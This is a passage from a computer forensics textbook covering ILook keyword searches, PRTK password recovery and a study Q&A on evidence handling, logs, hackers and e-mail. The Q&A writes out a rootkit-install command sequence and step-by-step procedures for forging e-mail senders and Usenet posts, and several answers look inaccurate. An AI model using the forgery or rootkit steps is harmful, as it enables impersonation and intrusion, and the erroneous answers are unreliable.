


Figure 7.12 Starting a bulk search.

Microsoft Excel and the Access Database (.MDB) output format can be read using Microsoft Access.

Now click on the Load button to open the Select your Bulk Search Term file window. Highlight the keyword search list (KeywordsBAEL.txt), then click Open to load the path and the filename into the Data Search window.

Now, click the Search button on the Data Search window (Figure 7.12) to initiate the search. When the ILook Tagged Search window opens, click OK.

Although the entire report is too lengthy to show, a portion of the first HTML (Hypertext Markup Language) screen looks like the one in Figure 7.13.

This concludes our look at ILook. As a final item, note that in your searches you can use characters such as “?” (in place of any single character), “#” (in place of any numeric character), and “*” (in place of any characters in the specified position). Any search term that consists of more than one word must be enclosed in single quotes.

ILook's Bulk Search Report

Ref :- PSTcase1	Date :- Wednesday, September 18, 2002	Time :- 03:02:33 PM
------------------------	--	----------------------------

Searched evidence items :- PST & JC Files

Search Hits in Files. Current evidence item :- PST & JC Files

ObjectName	SearchTermFound	WhereIn
PST & JC Files:UC01SLAK.S01	metric	File Data (ASCII Hit)

```

8~ n" p".C 0NM;,"h nBkr ers oGpwG vaw dE:h toH&.'' I)-0 )U.@G GTU Z-H or E
j)$; crtDll.dll % msadp32.acm $$ msacm32.dll currently running in win nt 4 memor
v D"$ t$9v -&f ^ _ t =/t =lu tG=: /t lu ^ ] =-u =]u ?lu t@.u .t .u /t /u$9v @@. /u
PVP cmVu cmV cB t= t6V+ uWV+ WQP t7 . ccuDZ {s; wde {qf especiy eqf) >c
E[d ac=|R gene r+? =# 9ma suspicious database activity from remote location..
s changes to metrics9 ppPrit %3, futui [improv WQP t7 .XY_ WQP XY
    
```

Figure 7.13 ILook's bulk search report screen.

CHAPTER QUESTIONS

1. What Hash databases does ILook Investigator support?
2. Who is the author of ILook?
3. What prominent U.S. government agency makes significant use of ILook Investigator?
4. Does ILook Investigator make extensive use of color coding to enhance investigative efficiency?



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Password recovery

There are a variety of tools for password recovery which you can find in Kali Linux and elsewhere. Here I will mention Password Recovery Toolkit (PRTK) from AccessData of Provo, Utah (<http://www.AccessData.com>). AccessData has been doing password recovery since 1987. PRTK is used by law enforcement organizations and corporations. The product is updated quarterly. Read the manual (.pdf format) and the ReadMe file that comes with PRTK. To install, insert the CD-ROM and follow the prompts.

When starting the product, you will see the password request. Insert the license diskette into the diskette drive. Type in the default password given with the product (123 is typical). See the Simple Start wizard and its four selections. Choose Go directly to the program and begin working.

First click on Edit, Change Password, and eliminate the default password that comes with the product. Put in your new secure password (pass phrase is best) and then click on OK. Now the license disk has a new password. You must remember the new password. The license disk only has to be used the first time you launch the program. Once the program is running, remove the license disk for the rest of the session. However, each time you start up the program, you must have the license diskette in the diskette drive.

Click on the icon Select Drives/Folders (picture of a hard drive), select the drive(s) you are interested in, and click on OK. The adding files will begin. Click on the red Stop icon if you obtain enough files and want to work with just those. You can also select individual files or folders using this icon.

Use copy/paste to move the shown files into Excel if you wish. You can also use Microsoft Explorer by shrinking the PRTK window and dragging and dropping files into the PRTK window from Microsoft Explorer. Fill out the dialog box that pops up when you do this. Now maximize the PRTK screen again and click on the icon just to the right of the printer icon (Select Folders icon). This allows you to add additional files on a one-by-one basis (multiple files can also be added).

A filter will now be used that allows us to obtain only the password-protected files. Click on the Single File/Folder icon. In the dialog box that pops up, go down and click on password-protected files, select the files/folders

you want PRTK to check, and then press the Add button. Now password-protected files show up on the PRTK screen.

PRTK can show whether a file extension (Registered Type column) is telling the truth about the file type that the file actually is (Identified Type column). A difference between the two columns is a quick indication that the two columns do not match (they normally would). This is indicative of someone seeking to hide information from you by giving the filename an extension that disguises what is actually in the file.

File hashing verification can be done by PRTK, allowing you to discover whether a file is what it says it is. It can be used to show whether or not a file or files were changed in some manner at some time.

For password recovery, there are three levels: easy, medium, and hard. Passwords can be recovered easily (usually the password is broken within minutes) from:

Lotus 123	Organizer
Access	Outlook
ACT	ProWrite
Approach	QuatroPro
Ascend	QuickBooks
dBase	Quicken
Excel	Word
Money	WordPro

Passwords can be recovered with medium difficulty (hours to one or two days) from:

Paradox
WordPerfect

And it is most difficult to recover passwords from:

Ami Pro
Excel '97 and 2000 PGP
PGPDisk
PKZip
Word 97 and 2000

You can also provide your own customized dictionaries for PRTK. This would be on a case-by-case basis as you learn more about victims/attackers involved with a case. PRTK remembers all the passwords it has recovered in the past. To input biographical data:

1. Click on the Person icon (Biographical Information).
2. Click on New and give the bio dictionary a name.

3. Under descriptions and information, put in the appropriate information in the dialog box and click on the button to the right (Insert).
4. Click on OK. Now a large word list is created.
5. Click on the icon of the person with books.
6. Click on New and type in the profile name. (A profile is a list of dictionaries.)
7. Select the dictionaries you want in the profile and click on OK.
8. Select Drives/Folder icon (click on it).
9. Select some files.
10. Select the profile you want.
11. Click on OK.
12. Open the Recovery Properties dialog box and begin recovery.

The Open File button allows access to the password-protected file once recovery is completed. When the password request button comes up, use Ctrl-V to paste in the recovered password.

Note: The four bottom buttons on the right are:

Start Recovery

Pause/Resume Recovery

Skip Recovery Level (not recommended for normal use; use for power failure)

Stop Recovery

We will now go through the complete process. First, learn as much as you can about the perpetrators. Look at their pictures, books, rooms, etc. Second, determine the purpose of the file you are trying to get into. Now go into PRTK.

1. Open the Setup Profiles dialog box. Be sure the profiles information is set up properly (depends on the perpetrator's biography and the case). Click on OK.
2. Now click on the Biographical Information icon (person). Be sure you have everything there you need. Click on OK.
3. Now click on the Select Drives/Folders icon and select the case folder that contains the files that need the password to be broken. Organization is important. Now click on OK.

Password recovery begins immediately, as shown on your screen.

As the recovery moves along, other files can be dragged onto the recovery screen. PRTK will begin working on each file (once you click on OK on the dialog box that pops up during the drag) when its turn in the queue arrives. (Force work to begin immediately on a file by selecting the file on the PRTK screen, right clicking, and pressing the Start Recovery button.)

What if PRTK says it could not obtain the password? Then go to the product called Distributed Network Attack (DNA). DNA is a client/server product and harnesses the processing power from multiple machines to break the password. The machines must have an IP address connected to the Internet. DNA uses unused processor cycles. The user of the other machines does not notice that these cycles are being used. One machine is set up as the DNA Manager. It polls the clients and divides up the workload.

CHAPTER QUESTIONS

1. Who makes excellent password recovery tools?
2. What individual Password Breaker Modules does AccessData have available?
3. Does AccessData have utilities that will bypass network administrator passwords?
4. What can you do if the Password Recovery Toolkit says it cannot obtain a password you desire?

Questions and answers by subject area

EVIDENCE COLLECTION

Q: When evidence is processed in the lab, do we work on the evidence or on a copy of the evidence?

A: Only on a copy of the evidence.

Q: Before booting a computer with a diskette, what critical item should be checked?

A: CMOS settings to ensure the diskette boots first. If you boot from the hard drive, you will corrupt or lose evidence. And yes, some areas of the world are still using diskettes so I'm keeping such items in this newer version of the book.

Q: Who should be the first person sitting with you at the victim's machine?

A: A system administrator who is an expert on that system type.

Q: What do you want to obtain from a dot matrix or impact printer?

A: Ribbon.

Q: What should computer and magnetic media be kept away from?

A: Magnetic fields.

Q: What tool can you use to prove a file was not altered?

A: CRCMD5 from NTI (New Technologies, Inc.).

Q: If your assistant encrypts a file, is it done with a public key or private key?

A: Public. You then decrypt it with your private key.

Q: What command do you type to format a DOS diskette so it is bootable?

A: format a:/s

Q: You want to protect the backup files you just made using SafeBack. What software tool should you use?

A: CRCMD5 from NTI.

Q: What computer forensics tool is used to obtain slack space data?

A: GetSlack from NTI.

Q: Why should you *not* turn off the modem?

A: It may contain the last number dialed. It may contain a list of numbers.

Q: Do you want an orderly shutdown of the computer? Why or why not?

A: No. Valuable data could be lost during an orderly shutdown.

Q: How do you perform a disorderly shutdown of a computer?

A: Disconnect the plug on the back of the computer. Do not use the off switch.

Q: How large must the destination drive be when using SafeBack?

A: At least as large as the source disk.

Q: Should you load and run evidence collection and analysis tools from the hard drive that contains the evidence you are collecting?

A: No. Always load and run your tools from another medium, such as a diskette, Jaz Drive, Zip disk, or CD-ROM.

Q: Name other network devices you can collect evidence from besides standard computer systems.

A: Firewalls, routers, switches, and e-mail servers.

Q: What software tool can you use in court to prove that your copy of the file is valid?

A: CRCMD5 from NTI.

Q: What tool would be used to collect a bitstream backup of a hard drive?

A: SafeBack from NTI.

Q: When using SafeBack, one of the options is local and the other is lptl. Explain each of these options.

A: Local = Zip Drive or other collection devices you have connected directly to the back of the computer that contains the evidence. lptl = moving data from the victim computer to another computer.

Q: What does the program ResPart.exe from NTI do?

A: Restores partition table data when it is destroyed.

Q: To start SafeBack, what filename do you type from the diskette?

A: Master.

Q: When using the backup selection on SafeBack, are you making a bitstream backup?

A: Yes.

Q: What does the restore function do in SafeBack?

A: Restores the bitstream image to the destination drive.

Q: You have used SafeBack to make your bitstream backup. What should be the next option you use in SafeBack?

A: Use the “verify” option to ensure that the backup you just made can be properly accessed and read.

Q: If I tell SafeBack to attempt Direct Access, what is the purpose of this and what will it do?

A: Bypass BIOS and go directly to the drive controller.

Q: In SafeBack, what do numbered drives represent?

A: Physical drives.

Q: In SafeBack, what do lettered drives represent?

A: Logical volumes.

Q: What does the phrase “secure the crime scene” mean?

A: Keep people away from the area containing the compromised systems. Do not let the victim machines be touched.

Q: What is the Federal Bureau of Investigation’s (FBI’s) definition of a computer crime?

A: The computer must be the victim.

Q: What is a CyberTrail?

A: Digital logs, stored files, web pages, e-mail, digitized images, and digitized audio and video.

Q: When you arrive at a scene, how do you secure the logs and any information you capture to logs from the time you arrived?

A: Spool logs off to a log host machine. No trust relationship.

Q: A ribbon cable has two connectors. What do they connect to?

A: Primary hard drive and primary slave.

Q: What does it tell you if AutoAnswer is lit up on the modem?

A: The modem is configured to receive incoming calls.

Q: What do flashing lights on a modem indicate?

A: The modem is in use.

LEGAL

Q: Define exculpatory evidence.

A: Evidence that contradicts your findings or hypothesis.

Q: What is case law?

A: How judges and juries have interpreted the law as it is written in the statutes.

Q: What is the purpose of the exclusionary rule?

A: To eliminate evidence that was improperly or illegally collected.

Q: In a court of law, what are protective orders?

A: Evidence that may contain a trade secret which, if revealed, may do more harm than good.

Q: Treat everything done in an investigation as if it will end up in _____.

A: Court.

Q: What are three courtroom necessities that you must be sure to follow?

A: Preservation of evidence, chain of custody, and adhering to the rule of evidence.

Q: What does the phrase “tainted fruit” mean?

A: If you did not have legal access to the computer, any evidence you collected cannot be used.

Q: With whom should you confer if you are not sure about the legality of an action you are about to take?

A: An attorney familiar with computer crime laws.

Q: Give an example of “admissible writing” from a computer standpoint.

A: Hard drive.

Q: What is the common method for authenticating evidence in court?

A: Show the item's identity through some distinctive characteristic or quality.

Q: What three things must you do so that a digital photograph can be admissible in court?

A: Print it, sign it, and date it.

Q: If you generate a hypothesis, what must you bring to court for the opposition?

A: Your step-by-step procedure, so they can reproduce your results.

Q: Per Department of Justice (DOJ) search and seizure guidelines, when is computer hardware or software considered to be instrumental?

A: When it has played a significant role in a crime.

Q: Per DOJ search and seizure guidelines, give an example of contraband information on a computer system.

A: Illegal encryption software.

Q: Per DOJ Search and Seizure Guidelines, give an example of information as fruits of a crime.

A: Illegal copies of computer software; stolen trade secrets and passwords.

Q: If I want to do a trap and trace over the network, what must be obtained if law enforcement is involved?

A: A warrant.

Q: What are the current laws used to prosecute computer crimes in the United States at the federal level?

A: Under Title 18 USC:

Paragraph 1029: Unauthorized use of access devices

Paragraph 1030: Unauthorized access to computer

Paragraph 1831: Theft of trade secrets by a foreign agent

Paragraph 1832: Theft of trade secrets

Paragraph 2319: Copyright infringement

Paragraph 2320: Trademark infringement

Paragraph 2511: Unauthorized interception of wire communication

Note: Paragraphs 1029 and 1030 are used most for:

Computer hacking

Telephone phreaking

Computer intrusions

Theft of passwords

Intentional destruction of data

Q: What is the ECPA and to whom does it apply?

A: Electronic Communications Privacy Act. It applies to everyone.

EVIDENCE ANALYSIS

Q: Do I use the NTI FileList program before or after using SB?

A: After.

Q: Must FileList be on a DOS-bootable diskette?

A: Yes.

Q: What program must I use to read the output from FileList?

A: FileCnvt.exe from NTI.

Q: Name three hidden areas on a hard drive that could contain data.

A: Slack Space, unallocated space, and web browser cache.

Q: Name two file types to look at immediately.

A: Configuration and Startup files.

Q: What are the two main DOS startup files?

A: CONFIG.SYS and AUTOEXEC.BAT.

Q: What three items do we try to apply to a suspect?

A: <= 4.0 DOS.

Q: What three items do we try to apply to a suspect?

A: Motive = why; means = how; opportunity = when.

Q: A file is never deleted until _____.

A: It is overwritten.

Q: What is it called when a large file is spread over several sectors?

A: Fragmentation.

Q: What are the four main areas of a hard drive?

A: Track, sector, cylinder, and cluster.

Q: What is slack space?

A: Space that a file does not use up inside a cluster.

Q: What is unallocated space?

A: The space taken up by a file when you erase it.

Q: What are the two types of windows swap files?

A: Temporary and permanent.

Q: What tool do you use to look at the web browser cache?

A: unmozify.

Q: Use _____ to search for keywords in hidden areas of the disk.

A: TextSearch.

Q: What is chaining?

A: Following fragmented files from sector to sector to reconstruct the file.

Q: Can SUN UNIX disks be read in an Intel-based computer?

A: Yes.

Q: Fifteen items can be used in software forensics to determine who wrote the code. Name three of them.

A: Data structures, algorithms, compiler used, expertise level, system calls made, errors made, language selected, formatting methods, comment styles, variable names, spelling and grammar, language features used, execution paths, bugs, comments.

Q: Try to narrow the field of _____ before using SFA.

A. Potential suspects.

Q: Name a major system log limitation.

A: Easy to modify anonymously without being noticed; easy to tamper with.

Q: Can you depend upon the evidence from one log? Why or why not?

A: No. Other corroborating evidence is needed.

Q: I have run SafeBack, FileList, and FileCnvt. Now I must run Filter_I. What will it do?

A: It is an intelligent filter that removes binary data and any ASCII data that is not a word.

Q: Must FilterJ and FileList be run in the same directory that contains the bitstream backup?

A: Yes.

Q: If the disk is highly fragmented, should GetSlack and GetFree be used or is it better to use some other program?

A: Yes, use GetSlack and GetFree.

Q: Are TextSearch Plus search strings case sensitive?

A: No.

Q: Which tool in Norton Utilities is primarily used to rebuild fragmented files?

A: Disk Editor.

Q: What are the two choices of tools for creating a working copy of a diskette?

A: DOS DiskCopy (best) and AnaDisk.

Q: What are three methods for hiding data on a diskette?

A: Disks within disks; write data between tracks; and hide data in graphics.

Q: You decide that you want to look at the Web browser cache. What tool would you use?

A: unmozify.

Q: What command do you use in UNIX to write RAM to disk, shut down the machine, and restart it?

A: Shutdown-r.

Q: What UNIX command can be used to reboot the machine and cause it to come up in single user mode?

A: Halt-q.

Q: You have the UNIX box in single user mode. You have the settings so that it will boot from the compact disk (CD). What command should you now type to cause the UNIX box to boot from the CD?

A: Boot.

Q: Which log saves commands that were typed on the system (in UNIX)?

A: HISTORY.

Q: What files in UNIX keep track of login and logout times?

A: WTMP and BTMP.

Q: What ten items should be logged as a minimum?

A: Logins, logouts, privilege changes, account creation, file deletion, su access, failed logins, unused accounts, reboots, and remote access.

Q: Name two versions of UNIX that normally run on an Intel platform.

A: BSD and LINUX.

Q: If you put a UNIX disk in an Intel platform and it will not boot, what should your next step be to make the boot happen?

A: Use a "bare bones" version of the same UNIX version on another disk and boot from this disk. Be sure to set this boot disk as the Primary Master Hard Drive (PMHD).

Q: DOS uses autoexec.bat and config.sys. What are the similar type startup files in UNIX?

A: rc files.

Q: To what UNIX files do hackers like to add booby traps?

A: rc files.

Q: You have rebooted the UNIX box to single user mode. What are the first files you should look at?

A: rc files.

Q: What is the name of the rootkit for Linux?

A: Knark.

Q: What UNIX file will save the memory contents if the system crashes?

A: Core file.

Q: Name two things that lastlog will show you.

A: Who was on the system and key words such as "crash."

Q: What are the four major UNIX commands to use when analyzing crash dump files?

A: Ps, netstat, nfsstat, and arp.

Q: What type of machine should you use if you are doing crash dump analysis?

A: Same o/s version.

Q: For RedHat Linux, what is the command to verify the integrity of all important system files?

A: rpm-VA.

Q: The results of your last command indicate that a user named Bragger23 logged in earlier in the day and is currently logged into Solaris5. You want to see all the processes in memory that Bragger23 is running. What do you type?

A: `ps-aux | grep Bragger23.`

Q: What steps do you follow to remove Bragger23 and collect RAM evidence?

A: To remove Bragger23 from the system, remove all of this user's processes:

`kill -9 1365`

`kill -9 3287`

`kill -9 1087`

`kill -9 3001`

To collect RAM evidence.

`ps-aux > a:\Solaris5RAMproc.txt`

MILITARY

Q: Which is the highest (most critical) Department of Defense? Infocon level: Delta, Charlie, Bravo, or Alpha?

A: Delta.

Q: Name the three categories used by DOD for InfoSec incidents. Describe each.

A:

Cat 3: Incident does not pose a major threat to the enterprise.

Cat 2: Incident compromises a core system (financial, operational, marketing, or engineering).

Cat 1: Incident poses a major global threat to the enterprise.

HACKERS

Q: How do crackers usually get caught?

A: Vanity, bragging, behavior patterns, sharing information, and tool signatures.

Q: Explain the TCP (Transmission Control Protocol) three-way handshake.

A: Syn. Syn/Ack. Ack.

Q: What is a SynFlood and what does Fin do?

A: SynFlood will mute a system by flooding it with syn packets. Fin will tear down a connection.

Q: What is an exploit?

A: A program written to break into computer systems.

Q: To hijack a computer system, does a hacker want to complete the three-way handshake?

A: No.

Q: What are crafted packets?

A: Packets maliciously constructed to damage a computer system.

Q: What software program can be used to detect reconnaissance probes to a network?

A: TCPdump.

Q: What procedure should you follow to remove hacker software (four steps)?

A:

1. Kill process
2. Delete in registry
3. Delete file
4. Reboot

Q: Failing computers can act as though they are being _____.

A: Attacked.

Q: If you suspect a DoS (Denial of Service) attack, what three things should you look for?

A: File deletions, file corruption, and hacker tools.

Q: What are the five steps you should follow on a client's system to recover from a malicious rootkit installation and usage?

A:

1. Client should back up their data (potentially corrupted).
2. You should format the hard drive(s).
3. You should reinstall the operating system from a trusted source.
4. Every password for the system should be changed (as should those for any other system the user may be on).
5. You should run a password cracker on the changed passwords to ensure they are strong passwords.

Q: In one sentence, what is being done here (in general)?

```
mkdir.HiddenHackFiles
mv rootkit.tar.gz.HiddenHackFiles
cd.HiddenHackFiles
tar -zvf rootkit.tar.gz
Is
cd rootkit
./install
exit
```

A: A rootkit is being installed.

Q: When there is very little information to work with, what can you do on an Internet Relay Chat (IRC) line to draw the perpetrator out?

A: Brag about how you are the one who pilfered the system(s).

Q: When determining keywords, keep in mind that hackers' words can look different than normal yet words yet have the same meaning. For example, how could a hacker write the later I? An E?

A: Pipe symbol 3.

BACKTRACING (TRACEBACK)

Q: If the attacker is still online, what is one of the first commands you should use on a UNIX system to seek to trace the attacker?

A: Finger.

Q: To back trace someone from log data you have, what approach should you use?

A: Go one hop back, talk to the system administrator there, get the administrator's log data, etc.

Q: You notice from logs that the hacker uses certain commands. What software should you put on these commands if you want to deny him access to them or if you want to allow him access to them, but trace his use of them.

A: TCP wrappers.

Q: To be successful at back tracing, you need three items. What are they?

A:

1. Very precise time of attack
2. Machines from which the attack occurred
3. Victim Internet Protocol (IP) address

Q: What type of tool should you load on a network if you want to try to catch the hacker coming back for a repeat performance?

A: A sniffer.

Q: What are two types of sniffers?

A: Network-based and host-based.

Q: Name a type of sniffer and the company that makes it.

A: ISS RealSecure (Axent ITA).

Q: Is RealSecure a network-based or host-based sniffer?

A: Network-based and host-based both.

Q: Name a host-based sniffer.

A: Axent ITA (RealSecure).

Q: What is a honeypot?

A: A system with a lot of false but highly interesting data. Use one to keep a hacker on box for a trace.

LOGS

Q: To be useful logs should show three items. What are they?

A: When the event occurred, the source of the event, and the nature of the event.

Q: Why do most sites not use extensive logging?

A: It adversely affects network performance and the storage capacity of drives.

Q: What is the single biggest barrier to a successful investigation?

A: No logs.

Q: If the logs rolled over before they could be collected, what should be done?

A: Try to extract them from a temp file; look on hidden areas of the disk.

Q: What should be the next step if logs were never collected by the system administrator?

A: Perform a detailed forensic examination of the disk (obtain passwords, user IDs, etc.).

Q: Why would multiple log analysis be done? What is the objective?

A: Provide corroboration, find discrepancies between logs.

Q: What makes the su log very useful?

A: It logs account changes by an online user.

Q: When performing MLA, would you want to merge the separate logs into one log? Why?

A: Yes. It makes it easier to analyze the data.

Q: To search ASCII logs, what search tool should I use?

A: TextSearch Plus from NTI, or EnCase from Guidance Software.

Q: What are four tools that could be used to parse large logs?

A:

1. TextSearch Plus from NTI for ASCII logs.
2. AS AX for Unix (freeware).
3. ACL for DOS/Windows.
4. EnCase from Guidance Software.

Q: What do Radius logs show?

A: They show who connected from remote systems.

Q: List ten UNIX log files and the purpose of each.

A:

1. ACCT or PACCT: Contains every command typed by every user on the computer. Also states the date/time of the command.
2. ACULOG: A record of when the modems were used to dial out.
3. LASTLOG: A record of each user's most recent login (or failed login).
4. LOGINLOG: Records failed logins.
5. MESSAGES or SYSLOG: Main system log that contains a wide range of messages. Can be set up to hold firewall and router logs.
6. SULOG: Records every attempt to login as root.
7. UTMP and UTMPX: A record of all users currently logged in to a computer. The "who" command accesses this file.
8. WTMP and WTMPX: A record of all past and current logins. Records system startups and shutdowns. The "last" command accesses this file.
9. VOLD.LOG: A record of errors encountered when accessing external media (CD-ROM, diskette, etc.).
10. XFERLOG: A record of all files that were transferred from a computer using FTP (File Transfer Protocol).

Q: Where does Win NT usually store log files?

A:

C:\WINNT\SYSTEM32\CONFIG
%SYSTEM32%\SYSTEM32\CONFIG

Q: Name the three NT event log files that end with .evt.

A:

APPEVENT.EVT
SECEVENT.EVT
SYSEVENT.EVT

Q: You have discovered that the log files rolled over before there was a chance to collect them. If you do not have log information, what two methods should you use to try to recover the lost log data?

A: Try to extract them from a temp file; look on hidden areas of the disk.

ENCRYPTION

Q: Explain secret key encryption.

A: It uses only one key to encrypt and decrypt.

Q: Name one type of public key encryption.

A: PGP.

Q: Explain public key encryption.

A: Encrypt a file with your public key and decrypt it with your private key (or vice versa). If you encrypt with your private key, you must decrypt with

your public key. (You cannot use same key to encrypt and decrypt the same message.)

GOVERNMENT

Q: Why do corporations not like to get in touch with law enforcement organizations (LEO) concerning computer crime?

A: They do not want publicity, and they do not want interference in their business systems.

Q: What is the FBI's new CIRT team called?

A: CRT (Cyber Response Team).

NETWORKING

Q: What is TCP?

A: Transmission Control Protocol.

Q: What is a protocol stack?

A: Communications software.

Q: What are the three major layers of the protocol stack that have been discussed?

A: Sockets, IP, and TCP.

Q: What layer of the protocol stack is the programming interface to the network hardware?

A: Socket layer.

Q: What is the purpose of the TCP/IP protocols?

A: It enables computer communication despite o/s or hardware type.

Q: Name seven things the finger command will show.

A:

1. Who is logged onto the system
2. When they logged on
3. When they last logged on
4. Where they are logging on from
5. How long they have been idle
6. If they have mail
7. Comment field information

Q: What is the Microsoft Windows NT equivalent command for finger?

A: nbtstat.

Q: What command provides information about file systems that are mounted using NFS?

A: showmount -e target.

Q: What command provides information relating to the remote procedure call services available on the system and obtains the ports on which these services reside?

A: rpcinfo -p target

Q: How does a computer know the packet it is receiving is e-mail, a web page, a Usenet message, etc.?

A: By the port number used in the packet header.

Q: What is the standard port for e-mail?

A: TCP Port 25.

Q: Explain Class A, Class B, and Class C network IP addresses.

A:

- A. 1.0.0.0—126.0.0.0
- B. 128.0.0.0—191.0.0.0
- C. 192.0.0.0—233.0.0.0

Q: What is the purpose of Domain Name System (DNS)?

A: It assigns names to IP addresses for humans.

Q: Name two protocols used to prevent computers from being configured with the wrong BP address.

A: BOOTP and DHCP.

Q: What four technologies can wireless networks use?

A: RF (radio frequency), infrared, laser, and microwave.

Q: What is the purpose of nslookup? Show two ways it is used.

A:

The purpose of nslookup is to provide the IP address if you give it the URL, or if you provided the URL nslookup provider the IP address.

```
nslookup www.whitehouse.gov
nslookup 198.137.240.92
```

Q: What three universal resource locator (URL) sites do you go to find American, European, and Asian IP address information?

A: arin.net, ripe.net, and apnic.net.

E-MAIL

Q: How do you see the e-mail headers in MS Outlook? Eudora? Netscape? Pine?

A:

Outlook: View, Options

Eudora: Blah, Blah, Blah

Netscape: Options, Show Headers or View, Header, All

Pine: h

Q: Explain how e-mail headers work and how you can tell which system a message came from and where it is going.

A: Read the "Received:" sections from bottom to top. The "From" in the upper "Received:" should be the same as the "By" in the lower "Received:." There is only one message ID per e-mail. The message ID is used for tracking and does not change from server to server.

Q: What is an MTA? How can an MTA be used to send an e-mail message that hides your true identity? Show the process via exact commands.

A: Message Transfer Agent.

TELNET MTA.HOST COM 25

- HELO TRICK.EMAIL.COM
- MAIL FROM: BILL.CLINTON@WHITEHOUSE.GOV
- RCPT TO: ERIC.BELARDO@EDS.COM
- DATA

Now type in the contents of your message.

Type a period on a line by itself to tell the system this is the end of the message.

- QUIT

Q: List ten SMTP commands.

A: HELO, MAIL, RCPT, DATA, RSET, NOOP, QUIT, HELP, VRFY, EXPN.

Q: How can you tell if a Usenet posting is forged?

A: The last news server in "Path" should match the domain in "X-Trace." Also, if the "Path:" header and the "nntp-posting-host:" header conflict, the message was forged.

Q: What is the exact procedure (command by command) to access a news server directly?

A:

TELNET <SERVER NAME> 119

- GROUP ALT.BOOM
- POST

SUBJECT: BLAH, BLAH, BLAH

PATH: Put your false path here

FROM: Put your false e-mail message here

NEWSGROUPS: ALT.BOOM

Type in your text and end with a blank line.

- QUIT

Q: How do you find out who sent the forged Usenet message?

A: Look in Path:. The first server is forged. Look at the second news server the posting was transferred to (after the!). Contact the system administrator of this box and ask that person to check his or her logs for entries relating to the forged posting. This gives you only the computer name the forger used to do the posting, which is a start.

Q: What must be the case for IRC tracking tools to work (where must you be)?

A: The person you want to track must be actively using the same subnet.

Q: Explain four IRC commands, how they must be entered on the command line, and what they do.

/WHOIS <NICKNAME> gives e-mail ADR, chat channel, IP address
/WHOWAS <OLD NICKNAME> works as long as info is cached in IRC server
/WHO *.EDS.COM tells you all personnel on IRC who are coming from this domain
/WHO *TELLING* picks up anyone with “telling” in their info

Q: If an fserve is named !fserve, how do you attach to it?

A: /!fserve <enter>



Taylor & Francis

Taylor & Francis Group

<http://taylorandfrancis.com>

Recommended

Reference materials

Do not be overwhelmed by the number of reference materials recommended in this chapter. The purpose is to help you to focus on which books to purchase for specific subject areas. Are additional excellent books available? Of course. However, I will list books in my possession that I know work. One I do want to mention up front which I highly value is a learning platform from O'Reilly (<https://www.oreilly.com>) – take a look and see what you think (subscription-based).

It is best to first obtain these books for your library and then use them on an as-needed basis. Go through the tables of contents and indices of each book. Then go page by page through each book (about five seconds per page) to gain a brief familiarity of what is in each one. When a case arises and you need information pertaining to a subject area, you will have a general idea of which book contains the information you need.

Next, discipline yourself to spend 30 minutes per day reading until you get through all of the books. Mark them up, underline, and take notes in the margins. Make them yours. Get to know them. These books will be like good friends as you proceed through investigations. The knowledge will keep you from getting snowed by those trying to pull the wool over your eyes and it will greatly improve your ability to more efficiently handle your case load. Make audio tapes of key items in the books. Listen to the tapes when you are driving. This will help you pick up information more quickly and remember it better.

PERL AND C SCRIPTS

The “experts” in programming languages, such as C, PERL, and Intel Assembly (the three programming languages that are most used by those who write malicious code used to attack computer networked systems), are those who have spent eight hours or more per day writing code for years. It would be nice to have this level of proficiency, but it is not practical for most persons. However, you do need to know some coding basics so that when you find code during an investigation, you will recognize it as such

and, after a quick study of it, will have a basic understanding of what it is doing (or attempting to do). Therefore, I will not attempt to make you a C or PERL expert here. I will only provide some material to use as a quick reference so that when you do encounter code in an investigation, you can at least make some sense of it (however small) rather quickly. I recommend that you purchase for reference the following books and work your way through them as time permits:

Title: Perl 5 Pocket Reference

Publisher: O'Reilly

Author: Johan Vromans

Title: Teach Yourself Perl in 24 Hours

Publisher: SAMS

Author: Clinton Pierce

Title: Perl Cookbook

Publisher: O'Reilly

Authors: Tom Christiansen and Nathan Torkington

Title: C++ in 10 Minutes

Publisher: SAMS

Author: Jesse Liberty

UNIX, WINDOWS, NETWARE, AND MACINTOSH

Although approximately 250 operating systems are in use around the world today, 4 operating systems (UNIX, Windows, NetWare, and Macintosh) own the lion's share of the marketplace. You will run into these four during your investigations more often than any of the others. There are VAX systems, mainframes, etc., but these four will be the mainstays. The reference books I recommend for these are:

Title: LINUX in Plain Explain

Publisher: MIS Press

Authors: Patrick Volkerding and Kevin Reichard

Title: UNIX in Plain English

Publisher: M&T Books

Author: Kevin Reichard and Eric Foster-Johnson

Title: Unix System Command Summary for Solaris

Publisher: ssc

Author: ssc

Title: sed & awk Pocket Reference

Publisher: O'Reilly

Author: Arnold Robbins

- Title:** vi Editor
Publisher: O'Reilly
Author: Arnold Robbins
- Title:** Teach Yourself Linux in 10 Minutes
Publisher: SAMS
Author: John Ray
- Title:** Teach Yourself iMac in 10 Minutes
Publisher: SAMS
Author: Rita Lewis
- Title:** NetWare Command Reference
Publisher: Wiley
Authors: Marci Andrews and Elizabeth Wilcox
- Title:** WindowsNT Desktop Reference
Publisher: O'Reilly
